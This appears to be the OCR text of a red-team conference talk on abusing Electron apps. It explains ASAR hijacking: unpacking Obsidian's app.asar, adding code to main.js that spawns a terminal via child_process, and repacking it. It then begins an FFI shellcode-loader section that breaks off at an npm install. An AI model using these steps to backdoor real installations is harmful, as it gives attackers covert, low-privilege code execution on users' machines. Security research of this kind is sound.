







# ABUSING ELECTRON APPLICATIONS

By: Fletcher Davis


# WHOAMI

- Fletcher Davis (@gymR4T)
- Senior Red Team Consultant at CrowdStrike
- Specializing in Adversary Simulation and Offensive Security Research
- Previously:
  - Red Team Consultant at Mandiant
  - Cyber Security Engineering Student at George Mason University

The research expressed here is mine alone and is not necessarily representative of the views of my employers

# GOALS

- Identify alternative way to execute code and perform post-exploitation on compromised machine
- Abuse Electron's architectural design to modify production application source code
- Leverage Foreign Function Interfaces to execute shellcode in-memory




# (PERIODIC) TABLE OF CONTENTS

01

# BACKGROUND

Introduction to Electron




# WHAT IS ELECTRON?

Electron is a runtime framework for developing cross-platform desktop applications with JavaScript, HTML, and CSS


Electron consists of three components

- Chromium's Rendering Library
- Node.js
- C++




# ELECTRON COMPONENTS

- Chromium's Rendering Library
  - Open-Source foundation for Google's browser Chrome
- Node.js
  - JavaScript runtime built on top of Google's V8 JavaScript engine
  - Provides access to open-source NPM modules
- C++
  - Extending APIs for common operating system operations



# ELECTRON PROCESS MODEL

- Electron inherits a multi-process architecture from Chromium
- Main Process
  - Electron app has one main process
  - Runs in a Node.js environment
  - Native APIs extend Electron to allow interaction with operating system
- Renderer Process
  - Renders web content for Electron app
  - No direct access to some Electron APIs




# WHO USES ELECTRON?

- Slack
- Visual Studio Code
- Obsidian
- Microsoft Teams
- WhatsApp
- Skype
- Discord
- Signal

02


# ASAR HIJACKING

Modify Production Electron Apps to Run Code




# WHAT IS AN ASAR FILE?

- ASAR is a simple extensive archive format
  - Similar to `tar` where all files are concatenated together, but without the compression
- `App.asar` file contains application source code
- Electron architecture exposes ASAR files in application's installation folder
  - On Windows, several applications store these files in %LOCALAPPDATA%



# ASAR FILE CONTENTS

- App.asar contains (at a minimum):
  - Package.json
  - Entry Point JavaScript file (main.js)
  - Node Modules (node_modules)
- Contents are not encrypted, obfuscated, or protected
- A user can make modifications to these files, and re-pack the file without modifying the signature of the actual executable




# PACKAGE.JSON

- Package.json is the manifest for the application
- Contains properties about application
- Important properties:
  - Name: Sets application's name
  - Main: Sets the entry point for the application
  - Dependencies: Sets a list of npm packages installed as dependencies


# APPLICATION ENTRY POINT

- The application's entry point contains the Main Process code
- The `package.json` manifest sets the application's entry point
- Some applications, like Slack, minify and obfuscate the application's source code
  - Ex. Slack uses Webpack to bundle
  - Might involve additional steps to view and modify




# NODE MODULES

- Modules are a set of functions you want to include in your application
  - Node/Electron have a set of built-in modules that don't require further installation
- The `node_modules` folder stores external modules that are used by an application
- Once a module is locally stored, you can use `require("packagename")` to load it



# ASAR HIJACKING


- Discovered by Pavel Tsakalidis of Context Information Security
- Presented research at BSidesLV 2019
- Published open-source tool BEEMKA to automate backdooring of Electron applications





# ASAR BACKDOORING PROCESS

- Unpack the `app.asar` file using `asar` module
- Modify entry point JavaScript file
  - If additional libraries are used, update `package.json` and add modules to `node_modules`
- Pack the contents back into `app.asar`
  - Place `app.asar` in correct directory (typically in `/resources/*`)

# Install Node.js + Native Modules









https://nodejs.org/en/download/

# Identify Application Installation Folder



# Unpack app.asar using ASAR module

```
PS C:\Users\Dev\AppData\Local\Obsidian\resources> asar extract .\app.asar presentation_unpack
PS C:\Users\Dev\AppData\Local\Obsidian\resources> ls


    Directory: C:\Users\Dev\AppData\Local\Obsidian\resources


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/10/2022   9:37 PM                app.asar.unpacked
d-----          5/2/2022   3:09 PM                presentation_unpack
-a----         4/10/2022   9:37 PM        2085731 app.asar
-a----         4/10/2022   9:37 PM       15865955 obsidian.asar
```

Note: If you perform unpacking and backdooring off host, you must download app.asar and app.asar.unpacked

# Modify Entry Point JavaScript file

Identifies OS Type

Spawns Child Process

Platform-dependent command

main.js


C: > Users > Dev > AppData > Local > Obsidian > resources > presentation_unpack > main.js > ...

```
451  }
452
453  queueUpdate();
454  updateEvents.on('check', () => queueUpdate(true));
455
456  // Detect the operating system.
457  var platform = require('process').platform;
458
459  // Commands
460  const win32Command = "start cmd.exe";
461  const darwinCommand = "'/System/Applications/Terminal.app/Contents/MacOS/Terminal',function(){}";
462  const linuxCommand = "gnome-terminal";
463
464  var command = "";
465
466  console.log(`Running on ${platform}`);
467
468  switch (platform) {
469      case "win32":
470          command = win32Command;
471          break;
472      case "darwin":
473          command = darwinCommand;
474          break;
475      case "linux":
476          command = linuxCommand;
477          break;
478  }
479
480  if (command === "") {
481      console.log(`Operating system '${platform}' is not supported.`);
482  } else {
483      // Spawn a command prompt.
484      require('child_process').exec(command);
485  }
```

# Pack app.asar using ASAR module


```
PS C:\Users\Dev\AppData\Local\Obsidian\resources> ls


    Directory: C:\Users\Dev\AppData\Local\Obsidian\resources


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/10/2022   9:37 PM                app.asar.unpacked
d-----          5/2/2022  10:58 AM                presentation_unpack
-a----         4/10/2022   9:37 PM        2085731 app.asar
-a----         4/10/2022   9:37 PM       15865955 obsidian.asar


PS C:\Users\Dev\AppData\Local\Obsidian\resources> asar pack .\presentation_unpack\ .\app.asar
PS C:\Users\Dev\AppData\Local\Obsidian\resources> ls


    Directory: C:\Users\Dev\AppData\Local\Obsidian\resources


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/10/2022   9:37 PM                app.asar.unpacked
d-----          5/2/2022  10:58 AM                presentation_unpack
-a----          5/2/2022   3:28 PM        2511666 app.asar
-a----         4/10/2022   9:37 PM       15865955 obsidian.asar
```

# Demo


Recycle Bin
Procmon64
Obsidian
Firefox
Procmon
Proxifier
PE-Bear
IDA Pro (64-bit)
dnSpy
IDA Pro (32-bit)
Signature Explorer
Process Hacker 2
CFF Explorer
Wireshark
PE Detective
API Monitor x64
Task Explorer (64-bit)
API Monitor x86
x64dbg
WinDbg (X64)
x32dbg
WinDbg (X86)
Visual Studio 2022
HxD
Visual Studio Code
Process Hacker [DESKTOP-FU2BOO7\Dev]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU I/O total ... Private b... User name
System Idle Process 0 93.96 60 kB NT AUTHORITY\SYSTEM
System 4 0.63 200 kB NT AUTHORITY\SYSTEM
smss.exe 384 1.04 MB
Memory Compression 1604 240 kB
Interrupts 0.43 0
Registry 124 8.33 MB
csrss.exe 528 1.71 MB
wininit.exe 632 1.34 MB
csrss.exe 640 0.11 984 B/s 2.02 MB
winlogon.exe 704 2.96 MB
fontdrvhost.exe 960 2.63 MB
dwm.exe 1052 2.16 66.03 MB
explorer.exe 7448 0.02 68.39 MB DESKTOP-FU2BOO7\Dev
SecurityHealthSystray.exe 8324 1.86 MB DESKTOP-FU2BOO7\Dev
vmtoolsd.exe 8408 0.02 760 B/s 30.53 MB DESKTOP-FU2BOO7\Dev
OneDrive.exe 8380 29.94 MB DESKTOP-FU2BOO7\Dev
ProcessHacker.exe 3740 2.65 15.82 MB DESKTOP-FU2BOO7\Dev

# ASAR BACKDOORING RESULTS

- Pros:
  - Execute backdoor code from production Electron application
  - Only requires low-privilege access
- Cons:
  - Parent/Child Process relationship would get flagged by commercial EDRs



# 03

# SHELLCODE LOADER


Abuse FFI to Execute to Code In-Process

# INTRODUCING FOREIGN FUNCTION INTERFACE

- **Foreign Function Interface (FFI)** refers to the ability to call functions in native code (C/C++) from a higher level language
- Several NodeJS libraries provide an interface to deliver arguments to native functions and extract their return values
- In simple terms, writing C code in JavaScript


# FFI BACKDOORING PROCESS

- Unpack the app.asar file using asar module
- Install ffi-napi and ref-napi libraries in application repository
- Modify entry point JavaScript file
- Pack the contents back into app.asar
- Place app.asar in correct directory (typically in /resources/*)



# Install ref-napi and ffi-napi

```
PS C:\Users\Null\AppData\Local\Obsidian\resources\BSidesNOVA> npm install ref-napi

changed 3 packages, and audited 93 packages in 3s

10 packages are looking for funding
  run `npm fund` for details

4 moderate severity vulnerabilities

To address all issues (including breaking changes), run:
  npm audit fix --force

Run `npm audit` for details.
